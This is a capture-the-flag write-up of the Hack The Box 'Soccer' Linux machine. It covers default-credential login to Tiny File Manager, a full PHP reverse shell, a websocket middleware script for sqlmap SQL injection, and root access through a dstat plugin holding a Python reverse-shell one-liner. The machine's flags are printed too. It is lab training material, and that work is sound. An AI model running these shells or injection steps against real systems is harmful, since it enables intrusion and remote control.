Cover Page


NEW MACHINE
SOCCER
LAST MACHINE OF 2022
OS
LINUX
RELEASE
17 DEC 2022
DIFFICULTY
EASY
POINTS
20

TOC

General Information

Target Name: soccer.htb
IP address: 10.10.11.194
OS: Linux

Initial Nmap scan results:

```
22/tcp    open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http    nginx 1.18.0 (Ubuntu)
9091/tcp  open          xmltec-xmlmail?
```

initial ideas based on scan only:

1: we have port 22 open so ssh is running on the server, im guessing im gonna have to get creds at somepoint to log into a user
2: Port 80 is open so i can attempt to do the following:

a: Subdirectory fuzzing.
b: find directories.
c: VHOST fuzzing.
d: Search through the source code to find anything interesting.

3: port 9091 seems to be unrecognizable by nmap but from the results we can suspect its somekinf of mail software
i asked chatGPT about the service and it gave me this:

"Xmltec-xmlmail is a software program that provides an interface to send email messages using XML. It allows developers to create XML files that contain the message content and send them via an SMTP server. This can be useful in situations where a system needs to send email notifications programmatically, such as in automated processes or batch jobs. Xmltec-xmlmail also provides features like email encryption, digital signatures, and file attachments."

Port 80 Enumiration

first i started by adding the host into the /etc/hosts file as soccer.htb

i opened the website and there doesnt seem to be anything interesting, its just a football website looking through the source code there isnt anything interesting as well

VHOST enumiration:

for vhost enumiration i used the following command:

"gobuster vhost -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -u soccer.htb -t 50 --append-domain"

Sadly i got nothing :(

Subdirectory enumiration:

for the subdirectory enumiration i used my own tool “Subfuzzer”

“python3 vhost.py -u stocker.htb -w Wordlists/subdomains-top1mil-5000.txt”

Sadly i got nothing here too :(


Directory enum:
I used this command for the directory enumiration:

“gobuster dir -u http://soccer.htb/ -w /usr/share/wordlists/dirb/big.txt”

i used gobuster again to bruteforce direcotries and here is where it gets interesting, i found a directory called (/tiny)

so i navigated to (http://soccer.htb/tiny)

where it prompted me with a login screen



after a simple google search about the (Tiny file manager)

i found this:

Default username/password: **admin/admin@123** and user/12345.

i tried the first option and it worked

username: admin
Password: admin@123

and it logged me in.

Website exploitation

After entering the website,

there was a bunch of uploaded files in addition to an upload button.

Examining through the uploaded files i saw a php file.

from here i will be attempting to craft a php payload and see if it works

i used this PHP payload:

```
<?php

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.16.40';  // CHANGE THIS
$port = 4343;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

if (function_exists('pcntl_fork')) {

 $pid = pcntl_fork();

 if ($pid == -1) {
  printit("ERROR: Can't fork");
  exit(1);
 }

 if ($pid) {
  exit(0);
 }

 if (posix_setsid() == -1) {
  printit("Error: Can't setsid()");
  exit(1);
 }

 $daemon = 1;
} else {
 printit("WARNING: Failed to daemonise.  This is quite common and not fatal.");
}

chdir("/");
umask(0);

$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
 printit("$errstr ($errno)");
 exit(1);
}

$descriptorspec = array(
```

```
   0 ⇒ array("pipe", "r"),
   1 ⇒ array("pipe", "w"),
   2 ⇒ array("pipe", "w")
);

$process = proc_open($shell, $descriptorspec, $pipes);

if (!is_resource($process)) {
 printit("ERROR: Can't spawn shell");
 exit(1);
}

stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);

printit("Successfully opened reverse shell to $ip:$port");

while (1) {

 if (feof($sock)) {
  printit("ERROR: Shell connection terminated");
  break;
 }

 if (feof($pipes[1])) {
  printit("ERROR: Shell process terminated");
  break;
 }

 $read_a = array($sock, $pipes[1], $pipes[2]);
 $num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);

 if (in_array($sock, $read_a)) {
  if ($debug) printit("SOCK READ");
  $input = fread($sock, $chunk_size);
  if ($debug) printit("SOCK: $input");
  fwrite($pipes[0], $input);
 }

 if (in_array($pipes[1], $read_a)) {
  if ($debug) printit("STDOUT READ");
  $input = fread($pipes[1], $chunk_size);
  if ($debug) printit("STDOUT: $input");
  fwrite($sock, $input);
 }

 if (in_array($pipes[2], $read_a)) {
  if ($debug) printit("STDERR READ");
  $input = fread($pipes[2], $chunk_size);
  if ($debug) printit("STDERR: $input");
  fwrite($sock, $input);
 }
}

fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);

function printit ($string) {
 if (!$daemon) {
  print "$string\n";
```

```
  }
}

?>
```

and i saved it in a file called “revshell.php”

i uploaded the file and i setup a listener using netcat

```
nc -lvp 4343
```

then i navigated to the file containing the uploaded file and opened the reverse shell

http://soccer.htb/tiny/uploads/revshell.php

and surely enough i got the reverse connection back to my netcat listener

and i made sure to upgrade my shell using:

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

Getting user flag

After i got my reverse shell connection...

i navigated to the home folder, there i found a user called “player”

inside of the player folder there was the user.txt

i tried to use “cat user.txt”

but it said permission denied

so i guess nothing is there

looking through the files i found a subdomain in “/etc/nginx/sites-enabled” called: soc-player

so i added that to my hosts file aswell

soc-player subdomain

after finding the soc-player subdomain

i accessed the website “soc-player.soccer.htb”

and to my surprise it was the same website, but when i looked closely there was a sign up/sign in field

so i signed up and i logged in using my newly created account (lol@lol.com:lol)

after signing in there was a random input box, it hinted towards and SQL injection attack

then i found this in the source code of the website:

“var ws = new WebSocket("ws://soc-player.soccer.htb:9091");
window.onload = function () {

var btn = document.getElementById('btn');
var input = document.getElementById('id');”


so i am assuming it has to do with something with SQL and websockets

through some google searching i found this python code that helps

```
from http.server import SimpleHTTPRequestHandler
from socketserver import TCPServer
from urllib.parse import unquote, urlparse
from websocket import create_connection

ws_server = "ws://soc-player.soccer.htb:9091"

def send_ws(payload):
 ws = create_connection(ws_server)
 # If the server returns a response on connect, use below line
 #resp = ws.recv() # If server returns something like a token on
connect you can find and extract from here

 # For our case, format the payload in JSON
 message = unquote(payload).replace('"','\'') # replacing " with
' to avoid breaking JSON structure
 data = '{"id":"%s"}' % message

 ws.send(data)
 resp = ws.recv()
 ws.close()

 if resp:
  return resp
 else:
  return ''

def middleware_server(host_port,content_type="text/plain"):

 class CustomHandler(SimpleHTTPRequestHandler):
```

```
  def do_GET(self) → None:
   self.send_response(200)
   try:
    payload = urlparse(self.path).query.split('=',1)[1]
   except IndexError:
    payload = False

   if payload:
    content = send_ws(payload)
   else:
    content = 'No parameters specified!'

   self.send_header("Content-type", content_type)
   self.end_headers()
   self.wfile.write(content.encode())
   return

 class _TCPServer(TCPServer):
  allow_reuse_address = True

 httpd = _TCPServer(host_port, CustomHandler)
 httpd.serve_forever()


print("[+] Starting MiddleWare Server")
print("[+] Send payloads in http://localhost:8081/?id=*")

try:
 middleware_server(('0.0.0.0',8081))
except KeyboardInterrupt:
 pass
```

i used this code simultainously with sqlmap using this command: sqlmap -u “http://localhost:8081/?id=1" -p “id”



after some time we got some credentials

ID: 1234
Email: player@player.htb
username: player
password: PlayerOftheMatch2022
using this information we can now ssh into the “player" user

Port 22 (SSH)

using the credentials we found earlier i attempted to log into the SSH service

username: player
password: PlayerOftheMatch2022

Command: ssh player@10.10.11.194

and it worked!!!!

now that were in the “player” account we can get the user flag.

cat user.txt ----->> 4ae642403877c8a7b8665d51613dba8c

and thats how i successfully got the user flag :)

Privalage Escelation

using linpeas
i found a few mentions of Doas

so i wanted to find where the config file was

"`find / -type f -name doas.conf 2>/dev/null`"

the file was located in /usr/local/etc/doas.conf

the file contained this "permit nopass player as root cmd /usr/bin/dstat"
so "player" can use dstat as root

and in the man file we can see the ability of creating owr own plugins
so i made one (containing a shell) and saved it as a python file

```
import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_
STREAM);s.connect(('10.10.16.40',6767));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1); os.dup2(s.fileno(),
2);p=subprocess.call(['/bin/sh','-i']);
```

and saved it as dstat_lol.py

before running it i made a netcat listener (nc -lvp 6767)

after creating it i stored the file in (/usr/local/share/dstat) using the command:

mv dstat_lol.py /usr/local/share/dstat/dstat_lol.py

and now the moment of truth...

to run the file i used this command: doas /usr/bin/dstat --lol

and surely i got back the reverse shell with the admin access.

running whoami showd that i am root now

and going back one directory i found the root flag

nano root.txt ---->> 77d5291af1708a865329e8c1c3fb9cdf

and that is how we pwn the machine :)

Final thoughts

id rate the difficulty of the machine as medium rather than easy as suggested on HTB
as i found it pretty difficult to get user as it took the most time, other than that i had a great time hacking into this machine.

enumiration: 10/10
exploits: 8.5/10
privilage escelation: 3/10

overall = 7.2/10